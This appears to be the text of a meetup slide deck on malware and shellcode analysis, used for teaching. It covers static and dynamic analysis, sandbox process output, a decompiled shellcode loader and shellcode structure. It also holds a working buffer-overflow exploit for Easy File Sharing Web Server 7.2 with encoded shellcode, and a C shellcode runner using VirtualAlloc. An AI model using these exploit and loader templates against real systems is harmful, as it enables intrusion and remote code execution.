

Shellcode Analysis

CDEF Meetup 2025

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
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Malware Analysis

What is malware ?

Malware (malicious software) is a term used to describe a program or code created to harm a computer, network, or server. Cybercriminals develop malware to infiltrate a computer system discreetly to breach or destroy sensitive data and computer systems. There are many types of malware infections, which make up most of the online threat landscape.




Malware Analysis ?

Malware analysis is the process of understanding the behavior and purpose of a suspicious file or URL. The output of the analysis aids in the detection and mitigation of the potential threat.

Source : <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/malware-analysis>

Practical Malware Analysis

*The Hands-On Guide to
Dissecting Malicious
Software*



Michael Sikorski
and Andrew Honig

Foreword by Richard Bejtlich

TYPES OF MALWARE ANALYSIS




STATIC ANALYSIS

Examines the file for signs of malicious intent

HYBRID ANALYSIS

DYNAMIC ANALYSIS

Executes suspected malicious code in a safe environment



TYPES OF MALWARE



STATIC ANALYSIS

Examines the file for signs of
malicious intent

Static Analysis

Static analysis is aimed at extracting useful information from binaries without executing them.

```

C:\Users\husky\Desktop
λ md5sum.exe wannacry
db349b97c37d22f5eaid1841e3c89eb4 *wannacry

C:\Users\husky\Desktop
λ floss Malware.Unknown.exe.malz
FLOSS static ASCII strings
!This program cannot be run in DOS mode.
r&cgr
rRich
.text
.rdata
@.data
.rsrc
@.resource
[ ^
[ ^
h02@
u Ph
@PPh
h01@
h13@
D$ Ph@1@
SSVRP
SSVRP
|
jdRP
Y ^[
h01@
=MC@
u" hPC@
h\c@
Y ^[
=LC@
=PC@
  
```


Static Analysis


Basic properties ⓘ

MD5	c4f6df622cdfadf1cf49980c59a0e60e
SHA-1	41383b78733c954f8f49d053e856ba168f53d890
SHA-256	639a5e935ba53662be37faa227a6c148477494e6db1aaf0e7ed541da371c5fed
Vhash	18663f6eb05555a30a5822109ad23c4c
SSDEEP	1572864:B7lN1QlaCCWIh3VnaUrjhvcsOEANLwLJ7uEtlak4rl/Y2OmzciMWzhQT54EeG:B7HQ5WlIttaUrlCz96xfml/8PiHyF4i
TLSH	T1A1F7337CAD34C5C97AE7142EABCDDB6C9D4C48B171A467BD22C2A6447E3D043E41A0E9F
File type	ZIP compressed zip
Magic	Zip archive data, at least v2.0 to extract, compression method=deflate
TrID	ZIP compressed archive (100%)
Magika	ZIP
File size	68.87 MB (72211355 bytes)

Dynamic Analysis

Extracting :

- Host Base Indicator
- Network Based Indicator




WARE ANALYSIS

DYNAMIC ANALYSIS

Executes suspected malicious
code in a safe environment

YBRID ALYSIS



Dynamic Analysis


Activity Summary

Download Artifacts ▾

Full Reports ▾

Help ▾

Registry Keys Deleted

 HKEY_LOCAL_MACHINE\SYSTEM\Acrobatviewerccp473

Process and service actions


Processes Created


 "C:\Users\<USER>\AppData\Local\Temp\Prove_di_violazione_dei_diritti_di_proprieta_intellettuale.exe"


 "C:\Users\<USER>\AppData\Local\Temp\images\Images.exe"

 "C:\Windows\system32\rundll32.exe" "C:\Users\<USER>\AppData\Local\Temp\version.dll",#1


 "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroCEF\RdrCEF.exe" --backgroundcolor=16514043


 "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" "C:\Users\user\AppData\Local\Temp\mgznzu21.ism\images\Document.pdf"

 "C:\Program Files\Google\Chrome\Application\chrome.exe" --remote-debugging-port=9222 --profile-directory=Default --user-data-dir=C:\Users\user\AppData\Local\Google\Chrome\User Data --restore-last-session --remote-allow-origins=* --disable-gpu --headless --no-sandbox --window-size=1,1 --window-position=10000,10000

 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1028,12745278596723723066,10470945016072068243,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1580 /prefetch:8

 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,17181874829165249672,8062840650666650146,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1520 /prefetch:8

 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1268,2617176279457454017,15736975433763706546,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1560 /prefetch:8

 "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1272,2810708102707452894,7637848526314564135,131072 --disable-features=PaintHolding --lang=en-US --service-sandbox-type=none --no-sandbox --use-gl=swiftshader-webgl --headless --mojo-platform-channel-handle=1460 /prefetch:8

TYPES OF MALWARE



STATIC ANALYSIS

Examines the file for signs of
malicious intent

Advance Static Analysis


Assembly Language, Decompiling, & Disassembling

```

1 function func_unknown()
2 {
3     r0 = func_unknown_000003F004DD9D1
4     return func_unknown_000003F004DD9D1
5 }
6 function func_unknown_000003F004DD9D1(a0, a1, a2, a3, a4)
7 {
8     r0 = a1("ffi-napi")
9     r1 = a1("ref-napi")
10    r15 = new [252, 72, 129, 228, 240, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72,
11    r2 = "Buffer"["from"] (r15)
12    r6 = r1["refType"] (r1["types"] ["void"])
13    r7 = r1["refType"] (r1["types"] ["void"])
14    r8 = r1["refType"] (r1["types"] ["uint32"])
15    r15 = new ["VirtualAlloc": null, "RtlMoveMemory": null, "CreateThread": null, "WaitForSingleObject":
16    r17 = new [0, 0]
17    r17[0] = r7
18    r19 = new [0, 0, 0, 0]
19    r19[0] = r7
20    r19[1] = r1["types"] ["uint64"]
21    r19[2] = r1["types"] ["uint32"]
22    r19[3] = r1["types"] ["uint32"]
23    r17[1] = r19
24    r15["VirtualAlloc"] = r17
25    r17 = new [0, 0]
26    r17[0] = r1["types"] ["void"]
27    r15 = new [0, 0, 0]
28    r19[0] = r7
29    r19[1] = r7
30    r19[2] = r1["types"] ["uint64"]
31    r17[1] = r19
32    r15["RtlMoveMemory"] = r17
33    r17 = new [0, 0]
34    r17[0] = r6
35    r19 = new ["pointer", 0, 0, 0, 0, 0]
36    r19[1] = r1["types"] ["uint64"]
37    r19[2] = r7
38    r19[3] = r7
39    r19[4] = r1["types"] ["uint32"]
40    r19[5] = r8
41    r17[1] = r19
42    r15["CreateThread"] = r17
  
```

Advance Dynamic Analysis

Debugging, Carving Information




The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code is for a function named `test2` at address `00401406`. It starts with `mov eax, edx` and `shr eax, 2`, followed by `mov esi, ebx` and `rep movsd`. The code then moves a dword from `[ebp-1C]` to `eax` and calls `eax`. It then moves a dword from `[ebp-10]` to `esp`, pops `ecx`, `ebx`, `esi`, `edi`, and `ebp`. Finally, it loads a dword from `[ecx-4]` into `esp` and returns. The memory dump shows a sequence of bytes starting with `00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00`.

WARE ANALYSIS

DYNAMIC ANALYSIS

Executes suspected malicious code in a safe environment

YBRID ALYSIS



02

Shellcode

What is Shellcode?

Shellcode is a lightweight piece of machine-level code used to deliver specific instructions directly to a system's memory.

It's most commonly associated with exploitation, where it's injected into a vulnerable process to execute a predefined task,

```
mov     rcx, rsi
call    qword ptr [rbx+38h]
mov     rbp, rax
test    rax, rax
jz      loc_21F
lea     rdi, loc_103
lea     r15, loc_F7
sub     edi, r15d
js      loc_21F
lea     r9, [rsp+48h+arg_0]
mov     edx, edi
mov     r8d, 40h ; '@'
mov     r14d, edi
mov     rcx, rax
call    qword ptr [rbx+60h]
test    eax, eax
jz      loc_21F
mov     r8d, edi
mov     rdx, r15
mov     rcx, rbp
call    near ptr 26D7h
mov     r8d, [rsp+48h+arg_0]
lea     r9, [rsp+48h+arg_8]
mov     edx, r14d
mov     rcx, rbp
call    qword ptr [rbx+60h]
lea     rdx, [rbx+5D0h]
mov     rcx, rsi
call    qword ptr [rbx+38h]
mov     rsi, rax
test    rax, rax
jz      short loc_21F
lea     rdi, sub_117
```


Characteristics of Shellcode

- **Compact and Efficient:** Shellcode is designed to be small and efficient to avoid detection and fit into small memory spaces.
- **System-Level Access:** It often aims to gain low-level system access, which can be used to bypass security mechanisms.
- **Written in Machine Code:** Shellcode is usually written in machine code, the lowest-level programming language, because it needs to interact directly with the operating system at a fundamental level.
- **Platform-Specific:** It is often specific to a particular processor architecture and operating system.

Structure of Shellcode

1. **Setup/Bootstrap Code:**
Initializes registers, stack, or environment to ensure the payload runs smoothly.
2. **Payload:** The main task of the shellcode, like spawning a shell, downloading a file, or connecting back to an attacker.
3. **Exit Routine:** Ensures the program exits gracefully without crashing the target system.

```
[BITS 32]
CLD                ; Setup
PUSH 0x006e616c    ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP        ;save pointer to "Corelan" in EBX

PUSH 0x00206e61    ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756659

MOV ECX,ESP        ;save pointer to "You have been..." in ECX

XOR EAX,EAX
PUSH EAX           ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI            ;MessageBoxA

XOR EAX,EAX        ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX            ;ExitProcess(0)
```

Structure of Shellcode




Diagram of stack usage for storing characters

Shellcode Delivery Methods

Exploitation of Vulnerabilities:

Attackers leverage software bugs (e.g., buffer overflows) to inject shellcode directly into memory.

Malicious Files:

Embedded in documents, scripts, or executables shared through phishing emails or downloads.

Network-Based Delivery:

Sent via malicious payloads in network packets, exploiting protocols or services.



Shellcode Delivery Methods -

Exploitation of Vulnerabilities

Easy File Sharing Web Server 7.2 - Stack Buffer Overflow

Author:

REBEYOND

Type:

REMOTE

Platform:

WINDOWS

Date:

2018-04-18

Exploit:  / 

Vulnerable App: 

```
import requests
host='192.168.50.30'
port='80'

buf='A'*4071
buf += '\x12\x45\xfa\x7f' #jmp esp
buf += 'A'*12
buf += '\xeb\x36' #jmp 0x36
buf += 'A'*42
buf += '\x60\x30\xc7\x61'*2 #must be valid address
buf += 'A'*4

#shellcode to execute calc.exe on remote server
buf += "\xdb\xdc\xd9\x74\x24\xf4\x58\xbb\x24\xa7\x26\xec\x33"
buf += "\xc9\xb1\x31\x31\x58\x18\x03\x58\x18\x83\xe8\xd8\x45"
buf += "\xd3\x10\xc8\x08\x1c\xe9\x08\x6d\x94\x0c\x39\xad\xc2"
buf += "\x45\x69\x1d\x80\x08\x85\xd6\xc4\xb8\x1e\x9a\xc0\xcf"
buf += "\x97\x11\x37\xe1\x28\x09\x0b\x60\xaa\x50\x58\x42\x93"
buf += "\x9a\xad\x83\xd4\xc7\x5c\xd1\x8d\x8c\xf3\xc6\xba\xd9"
buf += "\xcf\x6d\xf0xcc\x57\x91\x40\xee\x76\x04\xdb\xa9\x58"
buf += "\xa6\x08\xc2\xd0\xb0\x4d\xef\xab\x4b\xa5\x9b\x2d\x9a"
buf += "\xf4\x64\x81\xe3\x39\x97\xdb\x24\xfd\x48\xae\x5c\xfe"
buf += "\xf5\xa9\x9a\x7d\x22\x3f\x39\x25\xa1\xe7\xe5\xd4\x66"
buf += "\x71\x6d\xda\xc3\xf5\x29\xfe\xd2\xda\x41\xfa\x5f\xdd"
buf += "\x85\x8b\x24\xfa\x01\xd0\xff\x63\x13\xbc\xae\x9c\x43"
buf += "\x1f\x0e\x39\x0f\x8d\x5b\x30\x52\xdb\x9a\xc6\xe8\xa9"
buf += "\x9d\xd8\xf2\x9d\xf5\xe9\x79\x72\x81\xf5\xab\x37\x7d"
buf += "\xbc\xf6\x11\x16\x19\x63\x20\x7b\x9a\x59\x66\x82\x19"
buf += "\x68\x16\x71\x01\x19\x13\x3d\x85\xf1\x69\x2e\x60\xf6"
buf += "\xde\x4f\xa1\x95\x81\xc3\x29\x74\x24\x64\xcb\x88"


cookies = dict(SESSIONID='6771', UserID=buf, PassWD='')
data=dict(frmLogin='', frmUserName='', frmUserPass='', login='')
requests.post('http://'+host+':'+port+'/forum.ghp', cookies=cookies, data=data)
```

Shellcode Delivery Methods - Malicious Files

```

vsCode > shellcode > C shellcode1.c > main()
1  #include <stdio.h>
2  #include <windows.h>
3
4  unsigned char buf[] =
5  "\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
6  "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
7  "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
8  "\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
9  "\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
10 "\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
11 "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
12 "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
13 "\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
14 "\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
15 "\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
16 "\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
17 "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
18 "\xff\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";
19
20
21
22
23 int main() {
24     // Allocate memory for the shellcode
25     void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
26
27     // Copy shellcode to the allocated memory
28     memcpy(exec_mem, buf, sizeof(buf));
29
30     // Execute the shellcode
31     ((void(*)())exec_mem)();
32
33     return 0;
34 }

